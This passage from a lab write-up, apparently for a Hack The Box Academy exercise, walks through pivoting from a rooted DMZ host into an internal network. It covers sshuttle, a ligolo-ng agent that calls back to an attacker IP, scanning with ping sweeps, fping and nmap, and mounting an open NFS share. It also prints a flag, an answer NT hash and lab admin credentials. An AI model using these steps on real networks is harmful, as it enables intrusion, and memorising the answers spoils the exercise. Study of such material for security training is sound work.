
And then:

```
ssh -i ./id_rsa root@monitoring.inlanefreight.local
```



*

*




We have a root shell!

Now, lets run

```
route -n
```

to observe different networks the target machine is part of:



The one relevant for us is the interface ‘ens192’, with the network address of ‘172.16.0.0/16’, lets examine that network and see what we can find.

Now, the target machine lacks the tools that might be required for proper examination, so we will establish pivoting from the attacking pwnbox to the target network through the target machine, that we now know (from the ssh shell) its called ‘dmz01’ – so we can directly communicate with any machine within the target network, from our pwnbox.

There are several ways to do it – the section describe a method using 'ProxyChains' (from the section's guide), but it didn't work for me (maybe it doesn't works with the pwnbox, not sure..).

And I also tried the Metasploit approach from the section guide's, that worked, but it was too lengthy so it will not be covered here (if you are interested – go to the section's page here.

There are 2 possible methods.

The first one is using 'sshuttle' which will be described in this write **but we will not go through with it**.

The second one is using 'ligolo', which is the ideal method, and we will proceed with this in the solution's method.

Method 1 – sshuttle:

The method that will be used to gain pivot to the internal network, will be a combination of a ping sweeP carried out from the 'dmz01', and the tool 'sshuttle'. The tool should be pre install in the pwnbox, if not – you can install it with

```
sudo apt-get install sshuttle
```

we open a new terminal, and we will activate it with the ssh on the target machine, using the command:

```
sshuttle -r root@monitoring.inlanefreight.local
172.16.8.0/24 --ssh-cmd="ssh -i id_rsa"
```

basically running the ssh with the sshuttle and gain the pivoting on the subnet '172.16.8.0/24 (a subnet of ens192 marked above).:

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-dhnfdpudea]─[~]
└──╼ [★]$ sshuttle -r root@monitoring.inlanefreight.local 172.16.8.0/24 --ssh-cmd="ssh -i id_rsa"
c : Connected to server.
```

Now – sshuttle forwards TCP connections only, it means pinging devices in the internal network **WILL NOT WORK** with sshuttle.

We will get to the shuttle later on, first lets run a network scan – for that we will go back to the terminal with the established root ssh, and run the script:

```
for i in $(seq 254); do ping 172.16.8.$i -c1 -W1 & done | grep from
```

*make sure to use it from the root ssh we established, as it will not work from the pwnbox, even with the sshuttle (because ping doesn't uses TCP but ICMP, and sshuttle handles TCP traffic):

```
root@dmz01:~# for i in $(seq 254); do ping 172.16.8.$i -c1 -W1 & done | grep from
64 bytes from 172.16.8.3: icmp_seq=1 ttl=128 time=1.55 ms
64 bytes from 172.16.8.20: icmp_seq=1 ttl=128 time=0.677 ms
64 bytes from 172.16.8.50: icmp_seq=1 ttl=128 time=2.03 ms
64 bytes from 172.16.8.120: icmp_seq=1 ttl=64 time=0.021 ms
```

Running

```
ifconfig ens192
```

```
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.8.120  netmask 255.255.0.0  broadcast 172.16.255.255
```

Will tell us that the dmz01 IP on the internal network is '172.16.8.120'.

*it can also be observed in the ssh welcome message. *

Next, still in the 'dmz01' – put the found IP's in a file called 'alive_hosts' (there is no 'nano' text editor in 'dmz01' so we can either use 'vim' text editor, or bring it from the pwnbox, either way it should look like this:


```
root@dmz01:~# cat live_hosts
172.16.8.3
172.16.8.20
172.16.8.50
```

*** at real time during doing the module, I couldn't figure out how to use nmap scan with shuttle, however revisiting the module months later – using nmap scan with shuttle requires the use of the flags '-sT' and '-Pn'.

We will now proceed with the second 2 – Ligolo, which will be used to get the solution. ***

Method 2 – Ligolo:


*** first – disclaimer – I've actually tried that method first (before the sshuttle) – the released files can be downloaded here. Now – by the time of this writeup writing (8.8.2024), there is the newest 0.7-alpha version, released 3 days ago:



▾ Assets 19

ligolo-ng_0.7-alpha_checksums.txt	1.73 KB	3 days ago
ligolo-ng_agent_0.7-alpha_darwin_amd64.tar.gz	2.61 MB	3 days ago
ligolo-ng_agent_0.7-alpha_darwin_arm64.tar.gz	2.5 MB	3 days ago
ligolo-ng_agent_0.7-alpha_linux_amd64.tar.gz	2.52 MB	3 days ago
ligolo-ng_agent_0.7-alpha_linux_arm64.tar.gz	2.3 MB	3 days ago
ligolo-ng_agent_0.7-alpha_linux_armv6.tar.gz	2.35 MB	3 days ago
ligolo-ng_agent_0.7-alpha_linux_armv7.tar.gz	2.35 MB	3 days ago
ligolo-ng_agent_0.7-alpha_windows_amd64.zip	2.58 MB	3 days ago
ligolo-ng_agent_0.7-alpha_windows_arm64.zip	2.35 MB	3 days ago
ligolo-ng_agent_0.7-alpha_windows_armv6.zip	2.43 MB	3 days ago
ligolo-ng_agent_0.7-alpha_windows_armv7.zip	2.42 MB	3 days ago
ligolo-ng_proxy_0.7-alpha_darwin_amd64.tar.gz	4.82 MB	3 days ago
ligolo-ng_proxy_0.7-alpha_darwin_arm64.tar.gz	4.69 MB	3 days ago
ligolo-ng_proxy_0.7-alpha_linux_amd64.tar.gz	4.82 MB	3 days ago
ligolo-ng_proxy_0.7-alpha_linux_arm64.tar.gz	4.45 MB	3 days ago
ligolo-ng_proxy_0.7-alpha_windows_amd64.zip	4.71 MB	3 days ago

Which by the time of this writing is NOT YET OPERATIONAL:



Ligolo-ng v0.7-alpha Latest


nicocha30 released this 3 days ago · 3 commits to master since this release · v0.7-alpha · 23f3e94

⚠ Warning

Still in Alpha! There will potentially be a lot of bugs!

Still a lot of bugs (which I've encountered myself).

We will instead scroll download and use Ligolo-ng v0.6.2:



Ligolo-ng 0.6.2

Changelog

- 09d7d03 fix ICMP not working with magicIP (#82), revert to old protocol (temp fix #81)
- 1448c27 Update README.md
- 404fbdc Update README.md

▸ Assets 19

3 people reacted

An explaination on Ligolo can also be found in Active Directory Enumeration & Attacks writeup I made (pages 89-93), however in that writeup the ligolo was implemented on windows target machine, and not Linux target machine like in here – so the Ligolo setting will be covered here in full.

***

Now that we have done with the disclaimer, we will open the downloads list by clicking the Assets button:

And download the marked filed to the pwnbox (or any other attacking machine), saving them as ‘agent.gz’ and ‘proxy.gz’ respectively.

The ‘agent.gz’ goes to the ‘dmz01’, we can transfer it quickly there with the command:

```
scp -i id_rsa agent.gz
root@monitoring.inlanefreight.local:/root
```

*where id_rsa is the private key, agent.gz is the transferred file and ’/root’ is the destination’s path. *

pwnbox:

```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-e7vmmwwkli]-[~]
└─[★]$ scp -i id_rsa agent.gz root@monitoring.inlanefreight.local:/root
agent.gz                                      100% 2240KB  14.1MB/s   00:00
```

dmz01:

```
root@dmz01:~# ls agent.gz
agent.gz
```

Lets extract it on the dmz01 using the command:

```
tar -xvf agent.gz
```

```
root@dmz01:~# tar -xvf agent.gz
LICENSE
README.md
agent
```

The ‘agent’ is the ELF executable, lets give it execution permissions with the command:

```
chmod u+x agent
```

```
root@dmz01:~# chmod u+x agent
```

Now the agent is ready to be executed, but we will not execute it yet.

On the pwnbox, lets extract the proxy.gz in a similar manner:

```
tar -xvf proxy.gz
```

```
└──╼ [★]$ tar -xvf proxy.gz
LICENSE
README.md
proxy
```

*in the pwnbox the proxy file already should have execution permission, but if it doesn’t – run ‘chmod u+x proxy’. *

Next we need to ready the tunnel, we will use the commands:

```
sudo ip tuntap add user <attacking-box-user> mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 172.16.8.0/24 dev ligolo
```

*remember that ‘172.16.8.0/24’ is the target network address. *

*for more explanations about the commands: - go to this video. *


```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-e7vmmwwkli]-[~]
└──╼ [★]$ sudo ip tuntap add user htb-ac-1099135 mode tun ligolo
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-e7vmmwwkli]-[~]
└──╼ [★]$ sudo ip link set ligolo up
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-e7vmmwwkli]-[~]
└──╼ [★]$ sudo ip route add 172.16.8.0/24 dev ligolo
```

Then, we run the proxy:

```
./proxy -selfcert
```

Now we are ready to run the agent in dmz01:

```
./agent -connect <attacker-IP>:11601 -ignore-cert
```



And on the proxy – we will get agent joined:

But the pivoting is not ready yet – on the ligolo proxy CLI we will enter the commands:

```
session
1
start
```

```
ligolo-ng » session
? Specify a session : 1 - #1 - root@dmz01 - 10.129.143.94:46362
[Agent : root@dmz01] » start
[Agent : root@dmz01] » INFO[0184] Starting tunnel to root@dmz01
```

*I assume here the session id started is 1, as it is the first session, but the session id can be higher (if there is more than one agent), but that's out of the scope of this write up. *

Now, the pivoting to the 'ens192' 172.16.8.0/24 internal network is active, and we should be able to access any of the machines in it directly from the pwnbox.

Lets test it with the command

```
ping 172.16.8.120 -c 1
```

which we know is dmz01 IP in ens192:

```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-e7vmmwwkli]-[~]
└─[★]$ ping 172.16.8.120 -c 1
PING 172.16.8.120 (172.16.8.120) 56(84) bytes of data.
64 bytes from 172.16.8.120: icmp_seq=1 ttl=64 time=19.2 ms

--- 172.16.8.120 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 19.204/19.204/19.204/0.000 ms
```

It works!

Now that we have our pivoting from the pwnbox to the target network, lets open a new pwnbox terminal and run network scanner using the tool 'fping', with the command:

```
fping -asgq 172.16.8.0/24 > alive_hosts.txt
```

```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-zyfdtne7kq]-[~]
└─[★]$ fping -asgq 172.16.8.0/24 > alive_hosts.txt

    254 targets
      4 alive
    250 unreachable
```

There are 4 targets, which we can see them within the output file ‘alive_hosts.txt’:

```
┌─[eu-academy-2]─[10.10.14.135]
└──╼ [★]$ cat alive_hosts.txt
172.16.8.3
172.16.8.20
172.16.8.50
172.16.8.120
```

*where as established, ‘172.16.8.120’ is our own ‘dmz01’ IP in ens192. *

We can cross that off the list.

```
┌─[eu-academy-2]─[10.10.14.135]
└──╼ [★]$ cat alive_hosts.txt
172.16.8.3
172.16.8.20
172.16.8.50
```

Now, on the remaining hosts, lets run nmap scan using the command:

```
nmap --open -iL alive_hosts.txt -sV -sT p -1-10000
```

```
┌─[eu-academy-2]─[10.10.15.93]─[htb-ac-1099135@htb-c1e4si3bsq]─[~]
└──╼ [★]$ nmap --open -iL alive_hosts.txt -sV -sT -p 1-10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 07:24 CDT
Nmap scan report for 172.16.8.3
Host is up (0.017s latency).
Not shown: 9987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-08-10 12:24:56Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-
Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-
Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 172.16.8.20
Host is up (0.013s latency).
Not shown: 9992 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
111/tcp  open  rpcbind?
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  mountd        1-3 (RPC #100005)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 172.16.8.50
Host is up (0.021s latency).
Not shown: 9994 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp open  http          Apache Tomcat 10.0.21
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

172.16.8.3 is the Domain controller, it is running Active Directory related Services (Kerberos, LDAP, etc..).

172.16.8.20 runs SMB, rpc, RDP, nlockmgr and http website.

172.16.8.50 runs SMB, RPC, RDP and http proxy in port 8080.

We will go with the 172.16.8.20 nlockmgr server (port 2049).

Nlockmgr service is a service that its purpose is to make sure only one client at a time accesses the server resources – NFS (network file system).

For further details about the server, you can find it in the Footprinting module writeup I made, page 34.

Lets run the command:

```
showmount -e 172.16.8.20
```

```
┌─[eu-academy-2]─[10.10.14.135]─[htb
└──╼ [★]$ showmount -e 172.16.8.20
Export list for 172.16.8.20:
/DEV01 (everyone)
```

There is this this file system ‘DEV01’, accessible by everyone.

Lets mount it on our pwnbox, we will use the commands:

```
sudo mkdir -p DEV01
sudo mount -t nfs 172.16.8.20:/DEV01 DEV01
ls -la DEV01
```

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-zyfdtne7kq]─[~]
└──╼ [★]$ ls -la DEV01
total 45
drwx------  2 nobody         nogroup        4096 Jun  1  2022 .
drwx------ 27 htb-ac-1099135 htb-ac-1099135 4096 Aug  8 03:48 ..
-rwx------  1 nobody         nogroup         360 Jul  7  2019 BuildPackages.bat
-rwx------  1 nobody         nogroup        6193 Jul  7  2019 CKEditorDefaultSettings.xml
-rwx------  1 nobody         nogroup        7658 Jul  7  2019 CKToolbarButtons.xml
-rwx------  1 nobody         nogroup        6956 Jul  7  2019 CKToolbarSets.xml
drwx------  2 nobody         nogroup        8192 Jun  1  2022 DNN
-rwx------  1 nobody         nogroup          32 May 10  2022 flag.txt
-rwx------  1 nobody         nogroup        3292 Jul  7  2019 WatchersNET.CKEditor.sln
```

Here is our flag:

```
┌─[eu-academy-2]─[10.10.14.135]─
└──╼ [★]$ cat DEV01/flag.txt
bf22a1d0acfca4af517e1417a80e92d1
```


Exploitation & Privilege Escalation:

Question: Retrieve the contents of the SAM database on the DEV01 host. Submit the NT hash of the administrator user as your answer.

Answer: 0e20798f695ab0d04bc138b22344cea8


Method: continuing from where we left off from the previous question (establishing pivot from the pwnbox to the target network via 'dmz01')

We will go to the 172.16.8.20 http service, lets enter it in the browser:




It is a [DNN - DotNetDuke] (basically .NET version of wordpress)

Lets attempt to register a user:



And we are getting this message:




Our registered user is awaiting for Administrator verification, which we will not are going to get.


We will have to use another way.

Now, the sections's guide provide for us the Admiinistrator credentials, 'Administrator:D0tn31Nuk3R0ck$$@123'.


Lets login (first enter the red-marked login button on the top-right corner, and then enter the credentials in the login box):




And we are in:



We proceed to the settings icon:

